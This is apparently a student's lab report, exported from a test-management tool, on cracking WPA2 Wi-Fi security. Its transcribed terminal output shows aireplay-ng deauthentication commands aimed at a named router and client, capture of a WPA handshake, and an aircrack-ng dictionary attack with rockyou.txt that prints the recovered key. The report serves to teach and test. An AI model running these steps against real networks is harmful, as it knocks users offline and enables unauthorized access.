We will catch a handshake in the .cap file , after the reconnecting is done



```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)
Player | [Pause] [Full Screen] [Close]
Applications | Places | Terminator | Nov 2 11:28
root@kali: ~
root@kali: ~ 99x18

CH 11 ][ Elapsed: 1 min ][ 2022-11-02 11:28 ][ WPA handshake: A0:F3:C1:8B:9F:24

BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
A0:F3:C1:8B:9F:24 -14 12    103        30    0  11  130  WPA2 CCMP  PSK  TP-LINK_8B9F24

BSSID          STATION        PWR   Rate    Lost   Frames  Notes  Probes
A0:F3:C1:8B:9F:24 F6:8F:22:CB:E5:9C -38    1e- 1e     0      172  EAPOL  TP-LINK_8B9F24

root@kali: ~ 99x15
11:26:39 Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 11
11:26:49 No such BSSID available.
root@kali:~# aireplay-ng -0 1 -a A0:F3:C1:8B:9F:24 -c F6:8F:22:CB:E5:9C wlan0
11:26:52 Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 11
11:27:02 No such BSSID available.
root@kali:~# aireplay-ng -0 1 -a A0:F3:C1:8B:9F:24 -c F6:8F:22:CB:E5:9C wlan0
11:27:47 Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 11
11:27:57 No such BSSID available.
root@kali:~# aireplay-ng -0 1 -a A0:F3:C1:8B:9F:24 -c F6:8F:22:CB:E5:9C wlan0
11:28:06 Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 11
11:28:07 Sending 64 directed DeAuth (code 7). STMAC: [F6:8F:22:CB:E5:9C] [ 0|25 ACKs]
root@kali:~# aireplay-ng -0 1 -a A0:F3:C1:8B:9F:24 -c F6:8F:22:CB:E5:9C wlan0
11:28:20 Waiting for beacon frame (BSSID: A0:F3:C1:8B:9F:24) on channel 11
11:28:23 Sending 64 directed DeAuth (code 7). STMAC: [F6:8F:22:CB:E5:9C] [ 0|13 ACKs]
root@kali:~#
```


STEP15

Description:

We create a word dictionary , where we will add our correct WAP security key .

Expected:

The file is filled with data.



```
root@kali: ~  
root@kali: ~ 58x12  
B ENC CIPHER AUTH ESSID  
CH 11 ][ Elapsed: 1 min ][ 2022-11-02 11:29 ][ WPA hands  
BSSID PWR RXQ Beacons #Data, #/s CH  
A0:F3:C1:8B:9F:24 -17 0 144 31 0 11 1  
BSSID STATION PWR Rate Lost  
172 EAPOL TP-LINK_8B9F24  
root@kali: ~ 58x10  
pte.cap-02.cap  
pte.cap-02.csv  
pte.cap-02.kismet.csv  
pte.cap-02.kismet.netxml  
pte.cap-02.log.csv  
Public  
rockyou.txt  
Templates  
Videos  
root@kali:~#
```

STEP16

Description:

We try to get the password with the dictionary attack , by having wordlist of passwords and the handshake.

```
aircrack-ng -w .txt -b "WAP's MAC" .cap
```

Expected:

The Key should be found and returned

```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminator Nov 2 11:30
root@kali: ~
root@kali: ~ 99x18

CH 11 ][ Elapsed: 2 mins ][ 2022-11-02 11:29 ][ WPA handshake: A0:F3:C1:8B:9F:24
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A0:F3:C1:8B:9F:24 -24 27 161 31 0 11 130 WPA2 CCMP PSK TP-LINK_8B9F24
BSSID STATION PWR Rate Lost Frames Notes Probes
A0:F3:C1:8B:9F:24 F6:8F:22:CB:E5:9C -42 1e- 6 159 174 EAPOL TP-LINK_8B9F24
Quitting...
root@kali:~#
```

```
root@kali: ~ 99x15
pte.cap-01.cap
pte.cap-01.csv
pte.cap-01.kismet.csv
pte.cap-01.kismet.netxml
pte.cap-01.log.csv
pte.cap-02.cap
pte.cap-02.csv
pte.cap-02.kismet.csv
pte.cap-02.kismet.netxml
pte.cap-02.log.csv
Public
rockyou.txt
Templates
Videos
root@kali:~# aircrack-ng -w rockyou.txt -b A0:F3:C1:8B:9F:24 pte.*.cap
```

```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminator Nov 2 11:30
root@kali: ~
root@kali: ~ 99x5
root@kali: ~ 99x39

BSSID STATION PWR Rate Lost Frames Notes Probes
A0:F3:C1:8B:9F:24 F6:8F:22:CB:E5:9C -42 1e- 6 159 174 EAPOL TP-LINK_8B9F24
Quitting...
root@kali:~#
```

```
root@kali: ~ 99x39
[00:00:14] 70692/14344393 keys tested (5228.17 k/s)
Time left: 45 minutes, 30 seconds 0.49%
KEY FOUND! [ 147258369Kingabunga ]

Master Key : 91 18 FC 63 56 A0 5B D1 3C 12 E3 E7 AC 4A AA 40
1C 37 E9 D2 E3 2F B6 21 2F F7 E4 31 2D 66 1E 2C

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 03 21 FE 57 6F 7F 6D 9B 2B 5C 43 E4 F5 2F 4B C2

root@kali:~#
```


AML STRUCTURE

Application Lifecycle Management

Domain: CAG, Project: Project317 User: tester317

Requirements Edit View Favorites Analysis

No Filter Defined

Name	Req ID	Direct Cover...	Author
Requirements	0	---	---
M2FISE2021barbule...	1	---	tester317
2022M1_OvidiusBol...	3	---	tester317
login gmail	5	Passed	tester317
Breaking Wireless...	6	Passed	tester317

Description Comments Rich Text Attachments History

Server Time: 11/2/2022 6:10 PM

Application Lifecycle Management

Domain: CAG, Project: Project317 User: tester317

Tests Edit View Favorites Analysis

No Filter Defined

Step Name	Description	Expected Result
Step 1	Open up VMware Workstation 16 Player	VMware Window is opening up
Step 2	Press on the Kali virtual machine and play power it on	The virtual machine will power on and boot, in the same window, and we get prompt for username
Step 3	We type in the username field and we press enter	The username is filled up and we get prompted to password field
Step 4	We type in the password field and we press enter	The field is filled up and we get on the Desktop of Kali VM
Step 5	On the Kali Desktop, we press on the first terminal icon, from the left task bar	The terminal is opened up.
Step 6	We check the network interfaces with the command: ifconfig	The terminal should output information about network interfaces
Step 7	We plug our wireless adapter into our computer	A prompt from VMware should appear that asks us in which system to use the wireless adapter.
Step 8	We connect to virtual machine and press ok	The window will disappear and the wireless adapter should be connected to the virtual machine.
Step 9	We check the existence of the wireless adapter in the system with the command: ifconfig	The terminal should output information about network interfaces and we should see the new network interface.
Step 10	We check the wireless adapter mode with the command: wconfig	We should find out the mode of the wireless adapter

Total Steps: 16

Server Time: 11/2/2022 6:10 PM

Application Lifecycle Management Domain: CAG, Project: Project317 User: tester317

Test Sets Edit View Tests Favorites Analysis

Dashboard Management Requirements Testing Defects

No Filter Defined

Root

- Unattached
- 2022M1_Ovidius_BoldeanuMarius-Paul
- test1
 - Breaking Wireless WPA2 Security
- M2FISE2021 BARBULESCU
- tester317

Select Tests Run Run Test Set

Details Execution Grid Execution Flow Attachments Automation Linked Defects History

Sort By: Test Instance ID(Ascending)

Test...	Name	Test: Test...	Type	Status	Iterations	Planned...	Responsibl...	Exec Date
4	[1]Breaking	Breaking...	MANUAL	Passed			tester317	11/2/2022

Last Run Report

Step Name	Status	Exec Date	Exec Time
Step 1	✓ Passed	11/2/2022	5:03:29 PM
Step 2	✓ Passed	11/2/2022	5:04:41 PM
Step 3	✓ Passed	11/2/2022	5:04:58 PM
Step 4	✓ Passed	11/2/2022	5:05:17 PM
Step 5	✓ Passed	11/2/2022	5:05:41 PM

Steps Details

Description: Open up VMWare Workstation 16 Player

Expected:

Run 1 of 1 Server Time: 11/2/2022 6:11 PM

Application Lifecycle Management Domain: CAG, Project: Project317 User: tester317

Test Sets Edit View Tests Favorites Analysis

Dashboard Management Requirements Testing Defects

No Filter Defined

Root

- Unattached
- 2022M1_Ovidius_BoldeanuMarius-Paul
- test1
 - Breaking Wireless WPA2 Security
- M2FISE2021 BARBULESCU
- tester317

Select Tests Run Run Test Set

Details Execution Grid Execution Flow Attachments Automation Linked Defects History

Sort By: Test Instance ID(Ascending)

Test...	Name	Test: Test...	Type	Status	Iterations	Planned...	Responsibl...	Exec Date
4	[1]Breaking	Breaking...	MANUAL	Passed			tester317	11/2/2022

Last Run Report

Step Name	Status	Exec Date	Exec Time
Step 1	✓ Passed	11/2/2022	5:03:29 PM
Step 2	✓ Passed	11/2/2022	5:04:41 PM
Step 3	✓ Passed	11/2/2022	5:04:58 PM
Step 4	✓ Passed	11/2/2022	5:05:17 PM
Step 5	✓ Passed	11/2/2022	5:05:41 PM
Step 6	✓ Passed	11/2/2022	5:06:04 PM
Step 7	✓ Passed	11/2/2022	5:06:31 PM
Step 8	✓ Passed	11/2/2022	5:06:56 PM
Step 9	✓ Passed	11/2/2022	5:07:11 PM
Step 10	✓ Passed	11/2/2022	5:07:25 PM
Step 11	✓ Passed	11/2/2022	5:08:41 PM
Step 12	✓ Passed	11/2/2022	5:13:06 PM
Step 13	✓ Passed	11/2/2022	5:16:11 PM
Step 14	✓ Passed	11/2/2022	5:28:52 PM
Step 15	✓ Passed	11/2/2022	5:29:28 PM
Step 16	✓ Passed	11/2/2022	5:30:44 PM

Steps Details

Description: Open up VMWare Workstation 16 Player

Expected: VMWare Window is opening up

Actual: <<RichContentImage_2059742220_1.PNG>>

Run 1 of 1 Server Time: 11/2/2022 6:11 PM

